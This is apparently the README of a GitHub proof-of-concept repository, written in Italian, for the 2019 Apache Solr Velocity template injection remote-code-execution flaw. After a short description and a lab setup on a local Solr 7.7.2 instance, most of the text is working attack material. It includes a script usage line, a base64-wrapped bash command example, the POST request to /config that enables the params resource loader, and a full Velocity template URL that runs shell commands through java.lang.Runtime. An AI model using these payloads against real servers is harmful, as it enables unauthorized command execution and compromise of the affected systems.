 jas502n/solr_rce
Apache Solr RCE tramite template Velocity



python solr_rce.py http://x.x.x.x:8983 command
http://www.jackson-t.ca/runtime-exec-payloads.html
whoami
>>> bash -c {echo,d2hvYW1p}|{base64,-d}|{bash,-i}
Solr è una piattaforma open source per la ricerca enterprise del progetto Apache Lucene. Le sue funzionalità principali includono ricerca full-text, evidenziazione dei risultati, ricerca facet, clustering dinamico, integrazione con database ed elaborazione di rich text. Il 30 ottobre 2019, ricercatori di sicurezza internazionali hanno pubblicato un exp per l'iniezione di template in Solr: l'attaccante, sfruttando l'accesso non autorizzato al server Solr, invia pacchetti specifici per abilitare params.resource.loader.enabled e poi accede all'interfaccia via GET provocando l'esecuzione di comandi sul server, con l'output del comando restituito nella response. Ho quindi allestito in locale l'ambiente vulnerabile per riprodurre il problema.
https://www.apache.org/dyn/closer.lua/lucene/solr/7.7.2
https://mirrors.tuna.tsinghua.edu.cn/apache/lucene/solr/7.7.2/solr-7.7.2.zip
/opt/solr-7.7.2/example/example-DIH/solr/atom/conf/solrconfig.xml
root@kali:/opt/solr-7.7.2/example/example-DIH/solr/atom/conf# cat solrconfig.xml | grep enable
    <enableLazyFieldLoading>true</enableLazyFieldLoading>
    <str name="solr.resource.loader.enabled">${velocity.solr.resource.loader.enabled:false}</str>
    <str name="params.resource.loader.enabled">${velocity.params.resource.loader.enabled:false}</str>
root@kali:/opt/solr-7.7.2/example/example-DIH/solr/atom/conf#
./solr -e dih -force
root@kali:/opt/solr-7.7.2/bin# ./solr -e dih -force
*** [WARN] *** Your open file limit is currently 1024.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or solr.in.sh

Starting up Solr on port 8983 using command:
"/opt/solr-7.7.2/bin/solr" start -p 8983 -s "/opt/solr-7.7.2/example/example-DIH/solr" -force

Waiting up to 180 seconds to see Solr running on port 8983 [\]
Started Solr server on port 8983 (pid=20222). Happy searching!


Solr dih example launched successfully. Direct your Web browser to http://localhost:8983/solr to visit the Solr Admin UI
root@kali:/opt/solr-7.7.2/bin#
http://10.10.20.166:8983/solr/#/

A questo punto l'allestimento dell'ambiente vulnerabile è completo.
Quando si apre il sito web, in BurpSuite si nota un'interfaccia che consente di ottenere i nomi di tutti i core: utile in seguito per iterare sui nomi dei core, concatenare le stringhe e verificare la vulnerabilità su ciascuno di essi.

http://10.10.20.166:8983/solr/admin/cores?_=1572594549070&indexInfo=false&wt=json
In forma abbreviata:
http://10.10.20.166:8983/solr/admin/cores?indexInfo=false&wt=json
{
  "responseHeader": {
    "status": 0,
    "QTime": 3
  },
  "initFailures": {},
  "status": {
    "atom": {
      "name": "atom",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/atom",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/atom/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:08.216Z",
      "uptime": 107753
    },
    "db": {
      "name": "db",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/db",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/db/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:09.224Z",
      "uptime": 106745
    },
    "mail": {
      "name": "mail",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/mail",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/mail/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:06.695Z",
      "uptime": 109273
    },
    "solr": {
      "name": "solr",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/solr",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/solr/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:06.702Z",
      "uptime": 109267
    },
    "tika": {
      "name": "tika",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/tika",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/tika/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:03.493Z",
      "uptime": 112475
    }
  }
}
Nota: params.resource.loader.enabled è false di default.
Dato che abbiamo modificato il file di configurazione nella directory atom, possiamo attaccare solo questa interfaccia, che presenta il difetto di configurazione.

http://10.10.20.166:8983/solr/atom/config

POST /solr/atom/config HTTP/1.1
Host: 10.10.20.166:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 259
Connection: close
Upgrade-Insecure-Requests: 1

{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json;charset=utf-8
Content-Length: 149

{
  "responseHeader":{
    "status":0,
    "QTime":554},
  "WARNING":"This response format is experimental.  It is likely to change in the future."}

http://10.10.20.166:8983/solr/atom/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end
http://10.10.20.166:8983/solr/atom/select?q=1&&wt=velocity&v.template=custom&v.template.custom=
#set($x='') #set($rt=$x.class.forName('java.lang.Runtime')) #set($chr=$x.class.forName('java.lang.Character')) #set($str=$x.class.forName('java.lang.String')) #set($ex=$rt.getRuntime().exec('id')) $ex.waitFor() #set($out=$ex.getInputStream()) #foreach($i in [1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end